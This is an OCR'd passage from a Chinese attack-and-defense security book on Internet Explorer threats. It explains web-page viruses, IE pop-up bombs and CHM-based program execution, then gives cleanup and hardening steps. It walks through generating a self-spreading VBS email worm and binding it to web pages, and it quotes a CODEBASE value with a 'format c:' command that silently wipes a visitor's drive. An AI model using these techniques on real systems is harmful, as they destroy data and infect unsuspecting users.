- 设置 HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\ WinOldApp\Disabled 为 00000001：可禁用系统中的命令提示符。
- 修改 HKEY_CURRENT_USER\Software\Microsoft\ Internet Explorer\Main\StartPage 为 http://www.on888.home.chinaren.com/：可设置 IE 的主页链接。

2. “万花谷”病毒代码的攻击步骤

“万花谷”病毒会对目标电脑进行一系列的破坏。该病毒在攻击时的具体操作如下：

步骤 1　当用户打开此网页时，会自动执行内嵌在网页内部的一个脚本。

步骤 2　随后运行一个病毒程序，该程序会进入 Windows 系统启动目录，在下一次 Windows 启动时自动加载。

步骤 3　病毒将 IE 浏览器的默认网页设置为 http://www.on888.home.chinaren.com。



小魔女，此脚本是用 Java Script 语言编写的，并对其作了加密，使普通用户无法看到病毒源代码。

黑客的手段确实很高明，要提防这些威胁可不简单啊。



6.1.5　清除恶意代码

如果在使用电脑时，不小心被恶意网页代码攻击了，导致在登录 Windows 后自动出现陌生的网页，此时可通过一定的步骤来清除该代码。具体操作如下：

步骤 1　在出现这类陌生网页时，记下其网址，并选择【开始】/【运行】命令，在弹

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

出的“运行”对话框的“打开”下拉列表框中输入“regedit”，单击 确定 按钮，如图 6-3 所示。

步骤 2 打开“注册表编辑器”窗口，选择【编辑】/【查找】命令，弹出“查找”对话框，在“查找目标”文本框中输入相应的网址，并单击 查找下一个(F) 按钮进行搜索，将搜索到的选项全部删除，如图 6-4 所示。




图 6-3 输入“regedit”命令



图 6-4 输入查找目标

步骤 3 删除后，选择【开始】/【运行】命令，在弹出的“运行”对话框的“打开”下拉列表框中输入“msconfig”，单击 确定 按钮，如图 6-5 所示。

步骤 4 弹出“系统配置实用程序”对话框，选择“启动”选项卡，在列表框中取消选中可疑的复选框，单击 确定 按钮，如图 6-6 所示，然后在弹出的“系统配置”对话框中单击 重新启动(R) 按钮。




图 6-5 输入“msconfig”命令



图 6-6 设置启动项

6.2 IE 炸弹攻防

IE 炸弹是一种潜伏在网页中的，可以通过在目标电脑上不断弹出窗口，达到耗尽目标电脑系统资源的病毒。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

6.2.1　IE 炸弹攻击的特点

常见的 IE 炸弹在攻击时，主要具有死循环、自动打开窗口、耗尽 CPU 资源等特点，下面分别介绍。

1. 死循环

死循环是指在设计网页时，在网页中插入一段可使电脑持续运行的代码。插入这段代码后，网页会一直运行并消耗系统资源，直至死机。如图 6-7 所示即为一段死循环代码，如图 6-8 所示则为其网页文件。



图 6-7　一段死循环代码



图 6-8　死循环网页

魔法档案

对于存在死循环的网页，IE 浏览器一般可以判断出这个死循环，并且给出提示。用鼠标单击 IE 浏览器中的黄色提示区，在弹出的菜单中选择“允许阻止的内容”命令，在弹出的“安全警告”对话框中单击 是(Y) 按钮即可运行该死循环，如图 6-9 所示。




图 6-9　“安全警告”对话框

2. 自动打开窗口

自动打开窗口是指用户在打开网页后，会自动打开许多新的窗口，而且很难将其全部关闭。该类 IE 炸弹的代码如图 6-10 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 6-10　自动打开窗口代码

3. 耗尽 CPU 资源

耗尽 CPU 资源是指通过在网页中设计一些超出 CPU 处理范围的大图片来使 CPU 超出负荷，如图 6-11 所示。这类代码一旦运行，电脑将直接死机。



图 6-11　耗尽 CPU 资源代码

6.2.2　VBS 脚本病毒生成器

VBS 脚本病毒生成器是一款通过用户的各项输入、选择生成 VBS 脚本病毒的软件，（下载地址是 http://www.jb51.net/article/8912.htm）。使用该软件的具体操作如下：

步骤 1　双击运行该软件，弹出设置向导对话框，如图 6-12 所示，阅读完关于本程序的一些信息后直接单击 下一步 按钮。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

步骤 2　在弹出的“病毒复制选项”对话框中选中☑ 复制病毒副本到WINDOWS文件夹（WINDOWS/WINNT）、☑ 复制病毒副本到系统文件夹（SYSTEM/SYSTEM32）和☑ 复制病毒副本到启动菜单复选框，单击 下一步 按钮，如图 6-13 所示。




图 6-12　运行向导




图 6-13　“病毒复制选项”对话框

步骤 3　在弹出的“禁止功能选项”对话框中选中☑ 禁止“运行”菜单、☑ 开机自动运行和☑ 禁止使用REG文件（危险）复选框，单击 下一步 按钮，如图 6-14 所示。

步骤 4　在弹出的“病毒提示对话框”对话框中选中☑ 设置开机提示对话框复选框，并在“设置开机提示框标题”和“设置开机提示框内容”文本框中输入相应的内容，单击 下一步 按钮，如图 6-15 所示。




图 6-14　“禁止功能选项”对话框




图 6-15　“病毒提示对话框”对话框

步骤 5　在弹出的“病毒传播选项”对话框中选中☑ 通过电子邮件进行自动传播（蠕虫）复选框，并在“每次运行自动向地址簿中的前”文本框中输入相应的内容，单击 下一步 按钮，如图 6-16 所示。

步骤 6　在弹出的“IE 修改选项”对话框中可设置对 IE 浏览器的修改功能，这里保持默认设置，单击 下一步 按钮，如图 6-17 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 6-16 “病毒传播选项”对话框




图 6-17 “IE 修改选项”对话框

步骤 7 在弹出的“开始制造病毒”对话框中单击“浏览”按钮，如图 6-18 所示；在弹出的“保存 vbs 病毒文件”对话框中设置文件路径和名称，如图 6-19 所示，单击 保存(S) 按钮。




图 6-18 “开始制造病毒”对话框



图 6-19 “保存 vbs 病毒文件”对话框

步骤 8 返回“开始制造病毒”对话框，单击 开始制造 按钮，如图 6-20 所示。

步骤 9 此时软件开始制造病毒，待病毒制造好之后，只要使用前面讲到的文件捆绑机将其捆绑到相应的网页文件上，在别人访问这些网页的时候，病毒就开始运行了，如图 6-21 所示。




图 6-20 开始制造病毒




图 6-21 运行完成

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

6.2.3　防御 IE 炸弹

IE 炸弹的破坏性不高，但防范起来却不容易，目前还没有较好的方法可以完全抵御 IE 炸弹的威胁。不过，如果用户在日常上网时注意一些操作细节，就可以较好地避免 IE 炸弹的攻击。

- ❖ 不要试图一个一个地去关闭 IE 窗口炸弹打开的窗口，因为关闭窗口的速度肯定远远比不上打开窗口的速度。
- ❖ 在受到攻击时，不要按下机箱面板上的重启按钮来重新启动电脑，应先拔掉网线，再按电源按钮关机，以免造成数据的丢失。
- ❖ 可以使用任务管理器关闭引起 IE 炸弹的网页。其方法是按【Ctrl+Alt+Del】键，打开“Windows 任务管理器”窗口，在“性能”选项卡中选择 iexplore.exe 进程，然后单击 结束任务(E) 按钮即可，如图 6-22 所示。



图 6-22　Windows 任务管理器

6.3　IE 程序攻防

在 IE 浏览器中可以运行许多插件和应用程序，用户可以更方便、快捷地上网冲浪，但黑客也经常利用 IE 浏览器的这个特点对电脑进行攻击。

6.3.1　CHM 文件执行任意程序的攻防

CHM 文件格式是一种依赖网页来运行的电子文档。该类文件使用起来极其方便，还具有管理方便、容量大、压缩比例高等优点。由于其支持 ActiveX、JavaScrip、VBScrip 和 Dll 等多种功能，一些黑客也利用这一点，通过 CHM 文件对电脑进行攻击。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

1. 打开 CHM 文件

通常情况下，在打开 CHM 文件后，其窗口左侧是帮助文件的目录，窗口右侧则是已经编译好的 HTML 文件。下面介绍使用和查看 CHM 文件的方法，具体操作如下：

步骤 1 打开一篇 CHM 文件，在窗口右侧区域中单击鼠标右键，在弹出的快捷菜单中选择“查看源”命令，如图 6-23 所示。

步骤 2 打开“记事本”窗口，在其中即可看到该 CHM 页面中所使用的网页代码，如图 6-24 所示。




图 6-23 打开的 CHM 文件



图 6-24 查看源代码

2. 使用 CHM 进行攻击

通过在 CHM 文件中插入恶意代码，可以使打开 CHM 文件的目标电脑受到攻击。例如，在 CHM 帮助文件中可以使用快捷方式对象，利用该对象可以执行电脑中的可执行程序。下面以在 CHM 文件中执行“写字板”程序为例进行介绍，具体操作如下：

步骤 1 新建一个包含特定代码的 HTML 文件，通过它可以把要执行的程序从“写字板”换成其他程序，但这里用“写字板”程序来演示。

步骤 2 制作一个 CHM 帮助文件，将新建的 HTML 文件加入到 CHM 中，并将其设置为 CHM 帮助文件的首页，把制作完成的这个 CHM 帮助文件命名为 chml.chm。


步骤 3 再创建一个新的网页，用 window.showHelp 打开 CHM 帮助文件。

步骤 4 将新建的网页和 chml.chm 文件放在同一个文件夹中，以后在打开该网页时，该帮助文件 chml.chm 就会被自动打开，并且同时打开“写字板”程序。

步骤 5 再把新建的网页和帮助文件 chml.chm 放到网上，这样访问者在浏览到该网页时，就可以产生打开的“写字板”程序是用户电脑中的“写字板”程序的效果了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



3. 防范 CHM 文件的攻击

对于利用 CHM 帮助文件执行任意程序的攻击，除了使用杀毒软件检测外，还可通过限制网页中的脚本代码的使用来应对。具体操作如下：

步骤 1　打开 IE 浏览器，选择【工具】/【Internet 选项】命令，如图 6-25 所示。

步骤 2　弹出“Internet 选项”对话框，选择“安全”选项卡，单击 自定义级别(C)... 按钮，如图 6-26 所示。



图 6-25　选择【工具】/【Internet 选项】命令



图 6-26　“安全”选项卡

步骤 3　弹出“安全设置”对话框，在“对没有标记为安全的 ActiveX 控件进行初始化和脚本运行”下选中◉ 禁用单选按钮，如图 6-27 所示。

步骤 4　在“活动脚本”下选中◉ 禁用单选按钮，如图 6-28 所示，单击 确定 按钮。




图 6-27　安全设置




图 6-28　禁用活动脚本

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



步骤 5 在弹出的“警告”对话框中单击 是(Y) 按钮即可。

6.3.2 IE 执行本地可执行文件的攻防

在 IE 浏览器中通过运行恶意程序来对目标电脑进行攻击，是黑客惯用的攻击方式，下面就介绍这类攻击的方法及防御手段。

1. 利用 IE 执行本地可执行文件进行攻击

目前许多电脑用户都还没有及时更新 Windows 补丁的习惯，这就给黑客利用 IE 漏洞对目标电脑进行攻击带来了方便。下面就以恶意网站通过 IE 浏览器在目标电脑执行任意程序为例进行介绍，具体操作如下：

步骤 1 黑客在服务器上新建一个网页，利用 JavaScript 中定义的快捷菜单对象，使用黑客程序创建了一个网页插件对象，然后在该插件对象的网页中插入一段程序代码对象，并且这段代码中所涉及的内容，可以是本地电脑上的任意一个可执行文件。

步骤 2 采用类似的方法还可以在网页中添加其他的可执行文件，然后再用 IE 浏览器打开代码例子所示的网页。

步骤 3 在制作好的网页中，单击相应的超链接，就可以看到打开的其他窗口了。

步骤 4 对于黑客而言，通过设置指定的可执行程序，如 CODEBASE=c:\Windows\system32\format c:/q/autotest/u 或 CODEBASE=c:\Windows\format c:/q/autotest/u，再把新建的网页发布到网上去，一旦用户浏览到该网页，该网页就会未经提示而格式化用户电脑中的 C 盘了。

2. 防范 IE 执行本地任意程序的攻击

要防范 IE 浏览器执行本地任意程序的攻击，可以采用如下方法。

- 通过 Windows 操作系统中的更新程序，从微软的网站下载最新的补丁，其具体操作可参考本书第 12 章。也可用 IE 浏览器直接访问微软的网站下载补丁，下载地址是 http://www.microsoft.com/windows/ie/default.asp。
- 如果因为某些原因不能及时下载补丁，也可以通过在 IE 浏览器中禁止使用活动脚本的方法来达到防御目的，其操作方法与防范 CHM 文件攻击的方法类似。

6.4 IE 浏览器的维护

在使用 IE 浏览器浏览网页时，电脑都会从所浏览的网页中下载一些必要的程序、图片或文字，有时这其中就有可能包含了一些黑客软件，它们会潜伏在电脑中窃取信息。为了安全起见，在平时就要注意对 IE 浏览器的维护。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

6.4.1　清除 IE 中的临时文件

在 Windows XP 中使用 IE 浏览器时，电脑会将网页中的信息和文件保存到 C:\Documents and Settings\XXXX（此处为用户名称）\Local Settings\Temporary Internet Files\Content.IE5 目录下，有时这些文件中就包含了一些黑客程序，所以在关闭 IE 浏览器前应对其进行清理。具体操作如下：

步骤 1　打开 IE 浏览器，选择【工具】/【Internet 选项】命令，如图 6-29 所示。

步骤 2　弹出“Internet 选项”对话框，默认打开“常规”选项卡，单击 删除文件(F)... 按钮，如图 6-30 所示。



图 6-29　选择【工具】/【Internet 选项】命令



图 6-30　“常规”选项卡

步骤 3　弹出“删除文件”对话框，选中 ☑ 删除所有脱机内容(D) 复选框，单击 确定 按钮，即可将 C:\Documents and Settings\XXXX\Local Settings\Temporary Internet Files\Content.IE5 目录下的所有文件删除，如图 6-31 所示。





图 6-31　确认删除





溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

6.4.2 清除 IE 浏览器中的 Cookies

在登录论坛、电子邮箱或在网页中使用注册的用户名和密码时，IE 浏览器都会将这些信息存储成特定的文件，这些文件便称为 Cookies。由于这些文件中包含的用户名和密码信息非常重要，为了避免黑客窃取，应及时清除它们。具体操作如下：

步骤 1 打开 IE 浏览器，选择【工具】/【Internet 选项】命令，如图 6-32 所示。

步骤 2 弹出“Internet 选项”对话框，默认打开“常规”选项卡，单击 删除 Cookies(D)... 按钮，如图 6-33 所示。



图 6-32 选择【工具】/【Internet 选项】命令



图 6-33 “常规”选项卡

步骤 3 弹出“删除 Cookies”对话框，单击 确定 按钮，即可将 C:\Documents and Settings\XXXX\Local Settings\Temporary Internet Files\Content.IE5 目录下的所有 Cookies 文件删除，如图 6-34 所示。



图 6-34 确认删除

6.4.3 清除 IE 浏览器的历史记录

为了方便用户浏览曾经浏览过的网页，IE 浏览器会自动将用户每次浏览的不同网址记录下来，并按访问日期进行分类，只要用户单击 IE 浏览器工具栏中的“历史”按钮，即可在打开的窗格中进行相应的选择，如图 6-35 所示。不过，如果这些网址被黑客收集到，那么黑客就能很容易地了解你的爱好或特长，甚至是隐私，所以清除 IE 浏览器的历史记录也是很有必要的。具体操作如下：

步骤 1 打开 IE 浏览器，选择【工具】/【Internet 选项】命令，如图 6-36 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

步骤 2　弹出“Internet 选项”对话框，默认打开“常规”选项卡，单击 清除历史记录(D) 按钮即可。



图 6-35　打开历史记录



图 6-36　选择【工具】/【Internet 选项】命令

魔法档案

另外，用户也可通过注册表清除 IE 浏览器中的历史记录。打开注册表后，展开到[HKEY_CURRENT_USER\Software\Microsoft\InternetExplorer\TypedURLs]键值，该键值就是专门用于保存 IE 历史记录的，删除其中的内容即可。

6.4.4　清除 IE 浏览器的表单

在 IE 浏览器中浏览某些网站并在其中输入已注册的用户名和密码进行登录时，IE 浏览器会提示用户是否让电脑记住所输入的信息，这时如果单击 是(Y) 按钮，则在下次浏览该网页时，用户可以直接使用之前保存的信息进行快速登录。不过，这些保存下来的信息有时也成为黑客窃取的目标。下面介绍取消自动记录表单和清除表单的方法，具体操作如下：

步骤 1　打开 IE 浏览器，选择【工具】/【Internet 选项】命令，如图 6-37 所示。

步骤 2　弹出“Internet 选项”对话框，选择“内容”选项卡，单击 自动完成(I)... 按钮，如图 6-38 所示。



图 6-37　选择【工具】/【Internet 选项】命令



图 6-38　“内容”选项卡

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

步骤 3 弹出“自动完成设置”对话框，取消选中□Web 地址(A)、□表单(F)和□表单上的用户名和密码(P)复选框，并依次单击 清除表单(C) 、 清除密码(L) 和 确定 按钮即可，如图 6-39 所示。



图 6-39 设置选项

6.4.5 提高 IE 浏览器安全等级

IE 浏览器允许用户对 Internet 区域和本地局域网区域进行安全级别的设置，自定义某个区域中的“低”、“中低”、“中”或“高”等级别。通过这样的设置，可以防止使用者在无意中打开包含一些病毒和木马程序的网页，这些恶意网页通常都是通过 ActiveX 控件和 Jave 程序来入侵用户电脑的。下面以设置 Internet 安全区域为例讲解如何进行安全设置，具体操作如下：

步骤 1 打开 IE 浏览器，选择【工具】/【Internet 选项】命令，如图 6-40 所示。

步骤 2 弹出“Internet 选项”对话框，选择“安全”选项卡，单击要设置安全级别的某个区域，这里选择 Internet 选项，单击 自定义级别(C)... 按钮，如图 6-41 所示。



图 6-40 选择【工具】/【Internet 选项】命令




图 6-41 “安全”选项卡

步骤 3 弹出“安全设置”对话框，在“设置”列表框中选中要定义安全设置的选项，在“重置为”下拉列表框中选择一种安全级别，如图 6-42 所示。单击 确定

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

按钮返回 Internet 对话框，单击 应用(A) 按钮，再单击 确定 按钮关闭对话框即完成设置。






图 6-42　“安全设置”对话框

6.4.6　限制他人访问不良站点

Internet 为人们提供了海量的信息服务，但并非所有信息都适合每一位浏览者，如要防止未成年人浏览有关暴力或色情等方面的网站，就可使用 IE 浏览器提供的分级审查功能。设置以后，如要访问含有不良内容的站点就需输入密码了。具体操作如下：

步骤 1　打开 IE 浏览器，选择【工具】/【Internet 选项】命令，如图 6-43 所示。

步骤 2　弹出“Internet 选项”对话框，选择“内容”选项卡，然后单击“分级审查”栏中的 启用(E)... 按钮，如图 6-44 所示。



图 6-43　选择【工具】/【Internet 选项】命令



图 6-44　启用分级审查

步骤 3　在弹出的“内容审查程序”对话框中的“请选择类别，查看级别”列表框中选择要设置的类别，然后拖动下面的滑块，设置分级审查的级别，如图 6-45 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

步骤 4 用同样的方法设置其他选项，然后单击 确定 按钮，弹出“创建监督人密码”对话框，在“密码”和“确认密码”文本框中设置密码，再单击 确定 按钮，如图 6-46 所示。



图 6-45 设置审查级别

